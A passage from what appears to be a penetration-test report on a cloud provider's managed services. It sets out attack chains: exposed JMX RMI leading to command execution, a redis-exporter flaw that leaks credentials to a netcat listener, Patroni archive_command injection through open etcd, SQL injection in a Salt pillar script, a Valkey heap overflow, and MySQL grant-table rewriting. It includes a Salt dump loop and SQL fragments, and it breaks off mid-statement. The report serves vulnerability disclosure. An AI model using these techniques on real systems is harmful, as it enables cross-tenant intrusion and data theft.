
Call the run(String cmd) method of the loaded MBean to achieve RCE on the host.
Kafka process context and node network interfaces
This attack vector was possible because the RMI stub host, which security standards require to be bound only to the loopback interface (127.0.0.1), was mistakenly exposed to the cloud’s shared overlay network.
2.3. Credential leakage through redis-exporter
The next step was to analyze hosts running managed Redis instances. Alongside the main port 6379 used by Redis, each host had a redis exporter service on port 9121. Analysis of its source code revealed a logic vulnerability in how the target parameter was handled:
//redis_exporter/exporter/http.go:47
func (e *Exporter) scrapeHandler(w http.ResponseWriter, r *http.Request) {
  target := r.URL.Query().Get("target")
...

  if !strings.Contains(target, "://") {
    target = "redis://" + target
  }

  u, err := url.Parse(target)
...

  opts := e.options
...
  _, err = NewRedisExporter(target, opts)
...

Essentially, the /scrape handler accepts an arbitrary target parameter and attempts to collect metrics from that target with the same credentials the exporter uses to connect to its primary Redis instance. Directing a redis exporter request to an attacker-controlled host, such as one running nc -nvlp 6379, makes it possible to intercept the following credentials:

The captured credentials allowed access to other customers’ Redis instances to read, modify, or delete stored data.

Diagnostic information of the Valkey instance
(Note. A Redis RCE vulnerability was disclosed during the research. Combined with the access obtained, it made it possible to fully compromise other tenants’ services).



2.4. Compromise of managed PostgreSQL (Patroni) clusters

The PostgreSQL DBMS is one of the most popular managed resources alongside mk8s. The next step was therefore to analyze PostgreSQL hosts in the overlay network. Scanning nodes with the PostgreSQL port (5432) open revealed related services on ports 2379 (an etcd distributed store) and 8008 (Patroni REST API). While the Patroni REST API required authentication, access to etcd was completely unrestricted. Analysis of the contents of etcd revealed a critical key, /v2/keys/service/pg-cluster/config, which contained the Patroni configuration.
Write access to this configuration file allows an attacker to set archive_command to a command of their choice and achieve RCE on the target host when the archiving process starts. To avoid waiting for the WAL to fill up through normal activity, a way was found to force archiving even with minimal access privileges:
Update the Patroni configuration with the modified archive_command:
After this parameter is applied, Patroni detects a role conflict for the current primary. The logs show a sequence similar to the following:
cannot be a real primary in standby cluster
Demoting self (demote-cluster)
received fast shutdown request
checkpoint starting: shutdown immediate
Postgres then restarts, and the archiving process runs and executes the injected command:
PostgreSQL process context and node network interfaces
This makes it possible to log in to other tenants’ Postgres DBMS instances and gain full control over the data. As an additional risk factor, files containing credentials for access to S3 storage were found on these hosts.
Database and S3 access parameters in a backup file
This storage holds backups not only of the current instance but also of all other databases in the cloud.
List of backup storage locations in S3
3. Attack on SaltStack management infrastructure
After gaining root access to the control plane node, the focus shifted to the SaltStack configuration management service.
3.1. Analysis of salt fs
The first step was to dump the entire Salt master file system for subsequent static analysis:
Fragment of the Salt Master file list
It contained numerous files.
salt-call --out=newline_values_only cp.list_master saltenv=redacted | sed '/^$/d' | while read -r f; do
      mkdir -p "/tmp/dump/$(dirname "$f")"
      salt-call --out=newline_values_only cp.get_file "salt://$f" "/tmp/dump/$f" saltenv=redacted >/dev/null
    done
Because the Salt version in use was up to date, no known CVEs were applicable. However, we found a custom script (_pillar/somebase.py) with a critical vulnerability among the files on the Salt master. The vendor had written it to service minions running the somebase service. The vulnerability is an insecure SQL query construction through the query.format() method:
A Salt minion can trigger a pillar refresh and pass arbitrary metadata (grains) to the Salt master. This allows an attacker to inject SQL code through the some_id parameter inside grains. When the extension on the Salt master side processes the request, the generated SQL query is executed in the prod-cloud database. As a result, the vulnerability makes an error-based SQL injection possible.
Database error during pillar processing
3.2. Exploiting the SQLi
This vulnerability provided access to various database schemas. The most interesting one was the cloudsmth schema, which contained about 50 tables with metadata of all managed resources and VDS.
Fragment of the table list in the cloudsmth schema
Even more notable was the salt-masters table, which held authentication tokens for all Salt masters.
Records with Salt Master authentication tokens
With these tokens, we could access the Salt master REST API and run arbitrary commands on all minions in the cloud:
By agreement with the vendor, the attack was not developed further. Even so, access to the salt-masters table and the prod-cloud database would have made it possible to take over all resources, including VDS, S3, and other services, in a single step.
4. Other ways to attack the cloud
It’s worth mentioning other ways to get into the overlay network, since some of them also produced interesting cases.
4.1. Exploiting a vulnerability in Managed Valkey
During analysis of the Valkey instances deployed in the cloud infrastructure, we found that the software version in use was vulnerable to CVE-2026-25243. At the time of the analysis, no public proofs of concept (PoCs) or exploits existed. To study how the vulnerability manifests, we analyzed the diagnostic data returned by the INFO command:
The redis_build_id identifier made it possible to determine the exact binary in use. It matched the official build for Ubuntu Noble x86_64.
CVE-2026-25243 is caused by the RESTORE command handling serialized RDB objects incorrectly. When the legacy hash-zipmap encoding is used, the validator accepts a 5-byte length representation for a short key, but the parser that follows interprets the key’s internal bytes as the encoding of the value length. This mismatch can cause an out-of-bounds write that overwrites adjacent heap chunks (heap overflow), which can potentially lead to an arbitrary write primitive. After the successful arbitrary write to adjacent memory regions, strict systemd sandbox rules presented an obstacle:
These parameters block the execution of standard shells, such as /bin/sh. Even so, the /tmp directory was mounted with write access. By modifying the process logic, we could trigger the download and execution of a third-party component from /tmp, which wasn’t covered by the noexec rule. After establishing a stable communication channel, we added an SSH key to /var/lib/valkey/.ssh/authorized_keys. This gave us independent access to the host and the ability to escalate privileges further through standard local privilege escalation (LPE) methods.
Valkey process context and Salt grains parameters
The GRO Frag vulnerability was triggered in this case, but new LPEs are disclosed every week, so there may be many other ways to escalate privileges and continue the attack on the Salt master.
4.2. MySQL
The MySQL database user didn’t have root privileges when the resource was created.
DROP TABLE IF EXISTS mysql.global_grants;
CREATE TABLE mysql.global_grants (
USER char(32) NOT NULL DEFAULT '',
HOST char(255) NOT NULL DEFAULT '',
PRIV char(32) NOT NULL DEFAULT '',
WITH_GRANT_OPTION enum('N','Y') NOT NULL DEFAULT 'N',
PRIMARY KEY (USER, HOST, PRIV)
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb3 STATS_PERSISTENT=0;
However, the application logic allowed this user to drop and recreate the table with dynamic privileges:
DROP TABLE IF EXISTS mysql.user;

  CREATE TABLE mysql.user (
    Host char(255) NOT NULL DEFAULT '%',
    User char(32) NOT NULL DEFAULT '',
    Select_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Insert_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Update_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Delete_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Drop_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Reload_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Shutdown_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Process_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    File_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Grant_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    References_priv enum('N','Y') NOT NULL DEFAULT 'Y',
